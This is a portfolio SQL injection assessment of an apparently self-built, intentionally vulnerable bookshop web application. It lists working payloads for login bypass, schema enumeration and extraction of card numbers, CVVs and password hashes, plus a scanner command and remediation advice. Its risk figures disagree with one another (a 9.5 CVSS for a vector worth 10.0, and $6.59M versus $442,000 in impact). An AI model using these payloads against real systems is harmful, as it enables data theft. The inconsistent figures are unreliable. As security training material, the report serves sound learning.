SQL Injection Vulnerability Assessment

Completed By: Manita Joseph
Assessment Date: September 2025

This security assessment was conducted on an intentionally vulnerable web application created specifically for educational and portfolio demonstration purposes. All findings, data, and recommendations are based on this controlled test environment to showcase practical skills.

Scenario

BookShop Enterprises performs critical business operations, order acceptance (including payment processing) and user account creation and management on their customer-facing web application. The IT staff has reported suspicious database activity and raised concerns regarding the application's security posture. I was asked to conduct a full assessment of the web application's susceptibility to SQL injection attacks and examine its compliance with PCI DSS and other applicable regulatory frameworks.

Objective

Conduct SQL injection vulnerability assessment testing of Bookshop Enterprises' customer-facing e-commerce web application. This will be done by following the actions detailed below in the stated order.

1. Determine the possibility of SQL injection in the Bookshop web application
2. Identify potential points of breach through manual testing methods
3. Deploy automatic scans using web application scanner tools
4. Check database audit logs to find if SQLi is being logged
5. Perform a complete assessment of potential impact on the organization
6. Provide recommendations for remediation to achieve a secure environment within 30 days.
7. Assess compliance gaps with PCI DSS and GDPR Article 32 requirements.

Environment Details

Target application: Bookshop e-commerce web application (https://bookshop.mjsecuritylab.com)
Technology stack: PHP front end with Microsoft SQL backend hosted in Azure
Testing Platform: Kali Linux machine in VirtualBox, Chrome web browser
Testing Duration: 3 days
Access Level: Black-box testing with no privileged credentials (except to assess audit logs post-testing)

Compliance scope: PCI DSS payment card data environment and GDPR personal data processing requirements


What I Did/Found:

Phase 1: Manual Testing


I conducted manual testing across all user input fields in the Bookshop application. My methodology focused on identifying SQL injection vulnerabilities through error-based detection and authentication bypass techniques.

Evidence Collected:

Finding #1
Vulnerability: SQL Injection authentication bypass
URL: /login.php, /admin/login.php
Code Used: `admin' OR '1'='1'--` into **Username** field




Finding #2
Vulnerability: Database enumeration
URL: /books.php
Code Used: `' UNION SELECT NULL,table_name,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM information_schema.tables--`



Finding #3
Vulnerability: Sensitive payment card data exposure
URL: /books.php
Code Used: `' UNION SELECT NULL,CONCAT(CardholderName,' - ',CardNumber,' - ',CVV),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM PaymentMethods--`

Finding #4
Vulnerability: PII & user credential information exposure
URL: /books.php
Code Used: `' UNION SELECT NULL,CONCAT(FirstName,' - ',LastName,' - ',Email, ' - ', PasswordHash),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM Users--`




Finding #5
Vulnerability: Order and potential PII data exposure
URL: /orders.php
Code Used: `test@example.com' OR '1'='1' --`

Search Results for: `test@example.com' OR '1'='1' --`

Order Number	Customer Name	Email Address	Order Date	Items	Total Amount	Status	Shipping Address
ORD-2025747199	Melanie Melon	mml@gmail.com	Sep 03, 2025 22:15	3 items	$75.97	Pending	77 Green St, Green, GY 12312
ORD-2025517489	Melanie Melon	mml@gmail.com	Sep 03, 2025 22:13	1 items	$274.89	Pending	90 Treble St, Green, GY 78654
ORD-2025571546	Golden Son	gson@gmail.com	Sep 03, 2025 22:05	0 items	$176.96	Pending	344 Burban St, Green, GY 90229

Finding #6

Vulnerability: SQL error response message
URL: /login.php, /admin/login.php, /books.php
Code Used: ‘ (single quote)



Phase 2: Automated Web Application Vulnerability Scanning

I deployed Wapiti web application scanner from Kali Linux to validate the manual exploit findings and ensure consistency.

Technical Evidence:

Environment: Kali Linux
Tool Used: Wapiti
Command executed: `wapiti -u https://bookshop.mjsecuritylab.com -f html -o /tmp/wapiti_bookshop --scope domain`
Wapiti Scan Results Summary (See Appendix A for full scan report):

Summary

Category	Number of vulnerabilities found
Backup file	0
Blind SQL Injection	7
Weak credentials	0
CRLF Injection	0
Content Security Policy Configuration	1
Cross Site Request Forgery	0
Potentially dangerous file	0
Command execution	0
Path Traversal	0
Htaccess Bypass	0
HTTP Secure Headers	4
HttpOnly Flag cookie	1
Open Redirect	0
Secure Flag cookie	1
SQL Injection	5

The automated scan validated all manually discovered SQL injection vulnerabilities with zero false positives.

Phase 3: Exploitation and Impact Assessment

Using the malicious SQL codes listed above, exploitation revealed the following:

- **Sensitive customer data:**
  - Addresses (via /orders.php)
  - Full names, email, and passwords (via /books.php)
  - Payment card information (via /orders.php)
- **Authentication Bypass Achieved**
  - Access to admin panel (via admin/login.php)
  - Access to user account dashboard (via /login.php)

Total Impact: Over 800 payment card records and 1000 user accounts containing PII were exposed and vulnerable to malicious attacks through SQL injection.

Phase 4: Audit Log Review

The Azure audit records show a number of successful exploitative SQL code in the logs, confirming successful attacks against the Bookshop Enterprise database server. The audit trail provided forensic evidence of the security breach with specific SQL injection payloads logged in the database activity.

STATEMENT

```
SELECT * FROM Products WHERE Title LIKE '%' UNION SELECT NULL,column_name,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM information_schema.
columns WHERE table_name='Users'--%' OR Author LIKE '%' UNION SELECT NULL,column_name,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM
information_schema.columns WHERE table_name='Users'--%' ORDER BY ProductID
```

Risk Assessment & Business Impact Analysis

CVSS v3.1 Risk Scoring

CVSS v3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

This CVSS score of 9.5 indicates a Critical severity vulnerability requiring immediate attention and remediation. It points out that this vulnerability is exploitable over the network and does not require user assistance. It shows high impacts to data confidentiality, integrity, and availability in the event of a successful execution of the SQL injection attack.

Quantitative Analysis

Asset Valuation and Financial Impact
The Bookshop web application is valued at $3,053,175. This valuation includes development and infrastructure costs and business operation value.

Risk Calculation:

- **Exposure Factor (EF):** 90% - assigned considering reputational damage, data exposure, data loss/alteration, and business disruption
- **Single Loss Expectancy (SLE):** $3,053,175 × 0.90 = $2,747,858
- **Annualized Rate of Occurrence (ARO):** 2.4 (based on industry data)
- **Annualized Loss Expectancy (ALE):** $2,747,858 × 2.4 = **$6,594,858**

This quantitative analysis demonstrates that unmitigated SQL injection vulnerabilities to the Bookshop web application create an annual financial risk exceeding $6.5 million which surpasses the application's total asset value due to potential repeated exploitation and business impact.

Qualitative Risk Assessment

The SQL injection vulnerability has been documented in the enterprise **Risk Register** (see Appendix B) as BKSP-001, raised on 09/02/2025 with the following properties:

Asset Affected - bookshop-db (Bookshop Enterprises primary web application database)
Likelihood Rating - 4 (Likely - based on easily exploitable web-based vulnerabilities)
Impact Rating - 5 (Severe - complete database compromise and customer data exposure)
Risk Score - 20 (Critical - prioritize mitigation)
Risk Owner - Security Team
Status - In Progress

Risk Treatment

- Implement parameterized queries across all database interactions

- Add input validation everywhere user input is accepted in the application
- Apply output encoding to sanitize data
- Apply principle of least privilege to database user accounts

Risk ID	Date Raised	Description	Asset Affected	Likelihood Rating	Impact Rating	Risk Score	Risk Action	Risk Treatment	Risk Owner	Status	Residual Risk	Notes
BKSP-001	09/01/2025	SQL Injection vulnerability detected in Bookshop customer-facing e-commerce web application. Found in search functionality and login forms allowing unauthorized database access and data manipulation.	bookshop-db	4	5	20	Mitigate	Layered approach: 1. Implement parameterized queries, 2. Add input validation, 3. Apply output encoding, 4. Apply principle of least privilege to database user accounts	Security Team	In Progress		Discovered through manual and automated security assessments. Affects login.php, books.php, orders.php, admin/login.php. Prioritize mitigation.

Residual Risk - Post-implementation residual risk is forecasted to reduce likelihood from 4 (Likely) to a 2 (Unlikely) while moving impact rating from a 5 (Severe) to a 3 (Moderate), shifting the total risk score from 20 (Critical) to 6 (Medium). These calculations are contingent upon making impactful changes as detailed in the Risk Treatment above.

Recommendations

Critical Priority (1-2 Weeks)

- **Implement Parameterized Queries** - replace all dynamic SQL concatenation parameterized queries. This eliminates SQL injection vulnerabilities by separating what the database interprets as SQL code and user-entered data.
- **Implement Input Validation** - implement server-side validation with whitelist approach for all user input parameters.

High Priority (2-4 Weeks)

- **Establish Database Access Controls** - create limited privilege database user for the web application with minimal required permissions (SELECT, INSERT, UPDATE) to limit successful attacks. Apply the principle of least privilege to terminate usage of DROP and CREATE permissions for user accounts.

Ongoing

- **Secure Development Practices** - establish secure coding standards required by the **ISO/IEC 27001:2022 Annex A Control 8.25, Secure Development Life Cycle**. Additionally, implement a developer training program.
- **Compliance** - perform quarterly and annual vulnerability assessments in accordance with:
    - **PCI DSS Requirements 11.3.1** to ensure continuous compliance and early vulnerability detection.
    - **GDPR Article 32** requirements for appropriate technical measures to ensure security of processing, including regular testing and evaluation of effectiveness of technical measures.

Implementation Cost

Total implementation costs amount to an estimated $9,060 and 96 resource hours needed for the development team to implement code remediation including input validation and parameterized queries, database permission restructuring, and testing and validation.

Conclusion

This assessment identified critical SQL injection vulnerabilities that pose immediate and substantial risk to sensitive customer data and business operations. The discovered vulnerabilities demonstrate impactful security flaws enabling total authentication bypass and unauthorized data access and exposure.

Key Findings

- Administrative access achieved through SQL comment injection
- Exposure and enumeration of 1000 customer records and over 800 payment card information
- Audit logs confirming successful exploits and security breach of database
- **CVSS v3.1 Score of 9.5** (Critical) indicating maximum priority for remediation
- **PCI DSS** compliance violations requiring immediate remediation
- **GDPR Article 32** violations regarding security of processing technical measures

Business Impact

- **$6,594,858** of potential breach cost exposure with a 90% likelihood of exploitation
- Regulatory violations under PCI DSS with potential fines of $500,000 and GDPR penalties up to €20 million
- Potential loss of customer trust and business reputation damage from a confirmed breach

Return on Investment

- Calculated implementation cost of $9,060 for development effort and resource costs prevents over $6.5 million for potential breach costs presenting a 72,000+ ROI on security investment.

Key Takeaways

Technical Skills Demonstrated

- **Manual Vulnerability Assessment:** Identification of SQL injection across authentication and search functions in web applications

- **Automated Tool Proficiency:** Use of Wapiti scanner in Kali Linux environment for SQLi validation and further discovery
- **Forensic Analysis:** Azure audit log examination providing evidence of successful exploitation
- **Database Security:** Understanding of Microsoft SQL Server injection techniques and Azure cloud logging
- **Risk Scoring:** Application of CVSS v3.1 methodology resulting in Critical severity rating of 9.5

Professional Competencies

- **Risk Quantification:** Translation of technical vulnerabilities into $442,000 financial impact using industry-standard methodologies
- **Framework Application:** Systematic application of OWASP and CVSS v3.1 standards throughout assessment
- **Compliance Knowledge:** PCI DSS and GDPR Article 32 requirements application and regulatory impact analysis including potential fines up to $20 million
- **Business Communication:** Risk register documentation and impact analysis calculations

Job Relevance

- **Real-World Application:** Practical security testing in Azure cloud environment with actual exploitation
- **Vulnerability Validation:** Multi-approach of manual testing confirmed by automated scanning
- **Evidence-Based Assessment:** Forensic investigation establishing proof of compromise for compliance reporting
- **Strategic Business Value:** ROI analysis demonstrating value in security investment

References

Web Resources:

OWASP Foundation. (2021). Testing for SQL Injection. *OWASP Web Security Testing Guide v4.2*. Retrieved September 6, 2025, from https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection

OWASP Foundation. (2021). A03:2021 -- Injection. *OWASP Top 10 2021*. Retrieved September 6, 2025, from https://owasp.org/Top10/A04_2021-Insecure_Design/

Kingthorin, & Zbraiterman. (Contributors). SQL Injection. *OWASP Community Pages*. Retrieved September 2, 2025, from https://owasp.org/www-community/attacks/SQL_Injection

MITRE Corporation. CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). *Common Weakness Enumeration*. Retrieved September 6, 2025, from https://cwe.mitre.org/data/definitions/89.html

NIST National Vulnerability Database. CVSS v3.1 Calculator. Retrieved September 3, 2025, from https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Regulatory References:

European Parliament and Council. (2016). Regulation (EU) 2016/679 - General Data Protection Regulation, Article 32: Security of processing. *Official Journal of the European Union*.

Academic Resources:

Chapple, M., & Seidl, D. *CompTIA PenTest+ Study Guide*. Sybex.

- Pages 184-185: Web Application Vulnerabilities - Injection Attacks
- Page 314: Exploiting Injection Vulnerabilities - Input Validation

Chapple, M., & Seidl, D. *CompTIA CySA+ Study Guide*. Sybex.

- Page 296: Risk Calculation
- Pages 297-298: Business Impact Analysis - Quantitative Risk Assessment
- Page 298: Business Impact Analysis - Qualitative Risk Assessment

Appendix

- **Appendix A** - Wapiti Scan results
- **Appendix B** - Risk Register
- **Appendix C** - CVSS v3.1 Scoring Breakdown